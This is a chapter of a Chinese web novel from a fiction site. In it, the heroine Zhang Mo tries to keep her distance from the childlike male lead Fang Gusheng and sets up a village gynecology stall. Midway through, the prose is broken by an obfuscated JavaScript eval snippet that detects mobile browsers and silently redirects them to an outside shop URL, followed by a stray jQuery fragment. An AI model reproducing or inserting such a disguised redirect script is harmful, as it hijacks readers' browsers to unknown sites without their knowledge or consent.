文趣网 > 其他小说 > 恶女也需要演技 > 16. 远离男主,从“我”做起
    章沫厚如城墙的脸皮,开始帮忙收拾碗筷,将方顾生踢到一边清扫院子,他其他的事情不会干,但经过姜五误打误撞的折腾,这件事情还是做得炉火纯青。

    妇人名叶静,她人敏感机灵,一开始出来看到有人倒在自家门口,就察觉到不对劲,她一个人带着个孩子生活,都会多留几个心眼。

    她看方顾生的面相温和,笑起来傻里傻气,就问他,“你在笑什么?”

    她这么一问,方顾生看向章沫的位置,她在树下探头探脑,窃笑的样子全部在方顾生的眼睛里。方大少脑子里满满当当的甜言蜜语,忘得一字不剩,傻笑道:“我媳妇在那里笑,她开心我就开心……”

    他嘴巴没有片刻停留,本来夸叶静的话全部用在了夸他媳妇身上,最后说,“我媳妇好久都没吃饭了,她说要把我卖了,换口吃的,你这里有吗?”

    他一脸真诚,没有掺半点假,叶静张口呆愣了一会后,看出这小子脑子应该是有点不对劲的,没去直接挑明,而是瞬间眉开眼笑。

    叶静在厨房给章沫打下手,一五一十、字字不落将和方顾生的对话说了一遍,还顺势模仿方顾生傻里傻气的语气。章沫拿着抹布的手机械地擦着灶台,无奈地闭上眼睛,头埋得低低的。其实本来没多大事,奈何叶静用羡慕的语气夸她有个知冷知热的夫君,这让章沫瞬间警觉。

    她和方顾生的关系好像越来越不清白,一开始还会据理力争自己不是他媳妇这诡异的身份,现在她自己竟然将方顾生的媳妇这个虚虚实实的身份,不知不觉代入自己。

    门外靠着方章沫随手写的招牌,下面那一行“不行赔夫君”几个小字,极其扎眼地附着在上面。

    现在想起来,她随手写下的才是可怕的……

    男主和珠儿的相处模式有这么和谐吗?她不清楚,不过他要狠下心,亲自把这成藕断丝连的关系斩断了。

    叶静絮絮叨叨地说道:“你夫君看起来傻了一点,那颗心可全在你身上,这是多少人羡慕的事情啊。”

    章沫心道:这位可是重量级男主,我怕我没命收。

    叶静道:“你要是卖呀,卖给我算了。”她探头往外看了一眼,那小子一边认认真真扫地,一边和她儿子玩。

    叶静一回头,看出章沫异常的脸色,“不会是当真了吧,你姐我这个人心直口快,就是喜欢开玩笑,你可别放在心上。”

    章沫笑嘻嘻抬头,“我是在想怎么把他给你,就是一累赘,而且他不是我夫君。”

    “啊,怎么可能!”

    章沫现在撒谎程度练就得登峰造极,脸不红心不跳道:“我看他好看就捡回来了,没想到是个大傻子,看到我的第一眼就叫我媳妇,我也没有办法,个人魅力太强。也可能为情所伤,谁知道怎么回事!”

    “捡的?”叶静停下手上的活,没有质疑这句话的可信度,而是瞬间有种醍醐灌顶的通透感,低声道:“那他会不会是哪家落魄少爷,身负血海深仇,被人追杀,被你捡起来了,清醒后必定和你展开一段爱恨情仇。”

    她一句话将女主所在的剧本解释得透透彻彻,并顺利推测出方顾生的真实身份,章沫都怀疑眼前的人有一个神秘莫测的身份,震惊而疑惑之后,迟迟回答不了她的话。

    两人震惊的眼神碰在一起,最后同时心有灵犀地大笑出了声。门口心智差不多大的一大一小玩得正开心,一下被吸引过去,探头看了一眼厨房里笑得花枝招展的两人。

    接着章叶二人又如分离好久的忘年姐妹,天南地北闲聊了好一阵子,章沫才拉着蹭吃蹭喝的方顾生走,叶静拿了一大包干粮跑出去送给他们,叮嘱道:“有时间就来玩一玩,看看我们孤儿寡母,我们在这里朋友也不多。”

    她爱笑的眼睛里含着真切的情意,章沫看着她的脸,推脱的话说不出来,便收下这份发自内心的好意。

    回去的路上,章沫心中一直焦灼不安,她在反思自己和方顾生的关系,今后的相处模式该如何进行下去。她越来越烦躁,前行的脚步也越来越快,手里拖着一块比她腿还长的板子,也没有耽误她脚下飞奔的速度。

    方顾生抱着一包干粮在后面小跑着跟上去,每每放慢速度,两人的距离就会以肉眼可见的速度拉长。

    章沫浑身散发着暴躁又不好惹的毛躁感,跟在后面的方顾生都没感觉到自己生死难料,在后面喊道:

    “媳妇,等我,走慢点!”

    “媳妇,我们什么时候再来吃饭?”

    他不是跟不上去,而是身体以前培养出来紧急避险的能力和大脑连接不上。身体隐隐约约感知到前方杀气腾腾,遇到危险本能躲避,而正主的脑子却没有跟上。

    身体下意识想躲,脑子一个劲往前追。

    乡村小道上,一位拖着板子怒发冲冠的女子走在前面,后面跟着神情焦急追赶的俊朗男子,路人惊奇侧目,不知道的人还以为男子要去拉劝架的媳妇。

    走到半路上,章沫受不了身后情意绵绵的声音,突然回头,怒火中烧的眼神直接锁定方顾生,冷嗖嗖道:“能不能安静点。”一句话过后,方顾生果然安静了许多,不再喋喋不休地说话,只有静默追赶。

    走进巷子,沉寂的巷道里只有沉闷的脚步声,章沫一脚踏入院子,努力闭上眼睛,冷静了好一会,心里那股焦躁不安的火气迟迟压不下。

    这就是一本书,她不能在这个烂俗的剧本里太过沉沦!

    直到身后追上的脚步靠近她,章沫站在原地蓦地回头,冷然面对站在身后的方顾生,“以后离我远一点,不准靠得很近。”

    方顾生站在左右无人的狭窄巷道,笨拙的脑子里不明白自己的媳妇为什么对他突然变脸,他脑子里突然闪现父母相处得浓情蜜意的画面,父亲对他说,“媳妇就是要哄,就算不是你的错,也必须是你的错,长大了对你媳妇好一点”,父亲点着他的头,试图让他清醒。

    方顾生不知不觉想到了父亲,猛然惊醒过来,谨遵父亲的教导,即使不清楚现在是个什么情况,也想上前哄哄她,刚抬起的脚就被叫停了。

    “别动!”章沫手指着他,“不准再过来,以后离我五步远的距离,说话也不准靠得太近,听到没有!”

    方顾生伸出去的脚又缩了回去,不知如何是好,期期艾艾道:“媳妇,我错了。”

    你错什么了就认错!

    章沫心烦意乱,她想彻底打碎心中的妄念,这小子脑子不好的时候对她百般殷勤,一恢复就对她疾言厉色,简直就是精神分裂。

    不知道从什么时候起,她开始逃避回答一件重要的事情——回到现实世界这件关系到性命的事。

    始作俑者就是方顾生一个个关心而不自知的眼神,章沫从小的生活经历中,很少有人和她相处的这么亲密无间,谈过一次恋爱,最后无疾而终。原因很简单,两人的关系越亲密,她就越迷惑,越惊恐,她怕深陷泥潭,不可自拔,到最后接受不了在那段关系里挣扎的自己,果断结束恋情。

    章沫看向方顾生的眼神越来越复杂,从迷茫变成恐惧,她竟然将方顾生代入自己喜欢的人。

    她道:“以后不准叫我媳妇,我不是你媳妇!”

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17768987|209842||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    章沫头也不回步入自己的房间,用力摔上门,她用背抵住房门,心脏沉闷的跳动压得她喘不过气来。

    她是真的没救了!

    章沫抬起双手捂住疲惫酸胀的眼睛,她的眼泪在过去很久的时候,就已经流干了,眼眶里只剩下干涩难耐。

    她从小有个毛病,一难受,就会让自己忙碌起来,对于同行在工作中的哀声载道,她反而喜欢在医院里高压的工作环境,那样就没有机会胡思乱想。

    章沫在寒酸的房间里很快整理了凌乱的思绪,必须要早点事情做,才能将目光从方大男主身上转移。忆古思今后,她打开门走了出去,方顾生身单影只坐在门槛上,抱成一团缩在角落,委屈的眼睛从手臂里抬出来,怯怯地望着走出门的章沫。

    章沫旁若无人地走到院子里,对一直紧跟着她的视线视若无睹。

    她走到角落,捡起自己进门随手丢的招牌,用尖锐石子划掉“不行赔夫君”一行小字,重新刻上一句“童叟无欺”,刻意放大的字体完完全全遮盖住之前的小字。

    章沫拿着牌子走到村口的地方,那里来来回回走动的人多,旁边还有人买茶,搭建了个简单的茶棚,走近茶棚的人少说也有十几个,章沫百无聊赖坐在对面的草地上,本想蹭对面茶棚的顾客,一个赏脸的顾客都没有。

    方顾生一直尾随在身后,离得远远的不敢靠近,总是偷偷地往章沫那边看一眼,他偷窥的视线太过明目张胆,过路同行的两位农妇打趣道:“小郎君,惹你家娘子生气了还是怎么回事。”

    方顾生万人迷光环开始发力,另一人笑道:“小郎君是外地人吧,我们这里是个穷地方,哪里有你这么好看的人。”

    方顾生如沐春风地笑了笑,笑道农妇心花怒放。方顾生站在太阳底下和她们闲聊,温文尔雅,一点看不出来只有几岁小孩的心智。章沫撇见他身形挺拔,脸上的笑容比太阳还要刺眼,有说有笑的开始和对面的人聊天,心里开始酸痛无比,不自觉开始拔脚边绿油油的野草。

    方顾生脑子开了光一样,闲聊几句开始用漂亮姐姐来称呼她们,之前学会的甜言蜜语连珠炮单一样地说出来。农妇一个个害羞地放下锄头,有种促膝长谈的架势。

    等到人终于打算走了,章沫冷静下来,突然意识到脚边的青绿的草已经被她薅光了。

    那两农妇有说有笑走近章沫,依旧依依不舍频频会看原地不动的方顾生,章沫看准机会,站起来大着嗓门介绍道:“两位姐姐,看带下病吗,现在看能减半价。”

    其中农妇看白痴一样看她,被同伴拉着躲得远远的,退避三舍不为过。

    章沫找不到缘由,她是治病的,又不是收命的!

    她把一切都怪罪在方顾生身上,身为男主,有蓬勃气运加身,旷日持久的争斗中,不仅成为首富,还会迎娶白富美,高官厚禄触手可得。

    章沫在郁郁寡欢中一直枯坐到下午,围绕方顾生的女性都会无缘无故忽视章沫,或者看了眼她竖起的牌子都会刻意避远。

    章沫不得不考虑是牌子出现了问题,脑子突然灵光了一下,问题可能出现在病的问题上。

    妇科疾病,尤其是许多隐秘的妇科疾病,自古以来都是比较隐晦的,古代的女孩子对这方面更加在意,她大张旗鼓得将招牌摆在外面,任谁看了都会退避得远远的,生怕其他人知道自己有病。

    章沫在医院工作,观念和普通人不一样,一开始觉得身体一旦有不对劲就要早发现,早治疗,最忌讳拖这个字,疾病掩饰过了头就是人祸。现在观念一旦扭转过来,一下子醍醐灌顶。